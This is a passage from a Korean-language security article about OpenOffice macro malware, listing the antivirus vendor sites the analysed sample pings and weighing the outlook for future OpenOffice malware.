그리고, 다음 보안 업체에 PING 명령을 보낸다.

- www.ikarus.at
- www.aladdin.com
- www.norman.no
- www.norman.com
- www.kaspersky.com
- www.kaspersky.ru
- www.kaspersky.pl
- www.grisoft.cz
- www.symantec.com
- www.proantivirus.com
- www.f-secure.com
- www.sophos.com
- www.arcabit.pl
- www.arcabit.com

- www.avira.com
- www.avira.de
- www.avira.ro
- www.avast.com
- www.virusbuster.hu
- www.trendmicro.com
- www.bitdefender.com
- www.pandasoftware.comm (comm은 오타로 보임)
- www.drweb.com
- www.drweb.ru
- www.viruslist.com

하지만, 테스트에 사용된 한글 오픈오피스에서는 종종 오류가 발생해 제대로 악성코드가 실행되지 않았다.

향후 오픈오피스 악성코드 전망

오픈오피스가 악성코드 제작자의 다음 목표가 될 거라는 전망은 예전부터 있었다. 하지만, 오픈오피스 사용자가 아직 다른 오피스에 비해 적고 악성코드 제작자들은 재미나 명성보다는 돈을 쫓는 경향이 강하기 때문에 오픈오피스에 관심을 가지는 악성코드 제작자는 명성을 쫓는 전통적인 바이러스 제작자나 제작 그룹에 한정될 것으로 보인다.

다행히 오픈오피스는 과거 수 많은 매크로 바이러스를 양산한 MS 오피스의 교훈을 거울삼아 매크로 기능을 기본적으로 사용할 수 없게 하고 사용자가 선택해야 실행할 수 있는 형태로 제작되어 악성코드에 감염될 가능성을 낮췄다. 또한 현재까지 제작된 악성코드 역시 개념증명 수준의 문제를 가지고 있다. 하지만, 멀티 플랫폼으로 제작된 오피스 제품의 특성상 하나의 악성코드로 다양한 환경에서 활동할 수 있는 악성코드 제작은 늘 가능하다. 오픈오피스 명성이 높아가고 사용자가 늘어날수록 악성코드의 검은 그림자도 따라 갈 수 있다.

참고자료

[1] 오픈오피스 (http://www.openoffice.org)
[2] 오픈오피스 한국어 버전 (http://ko.openoffice.org)
[3] 김정규, “오픈오피스와 오픈도큐먼트”
[4] Gooo (http://go-oo.org)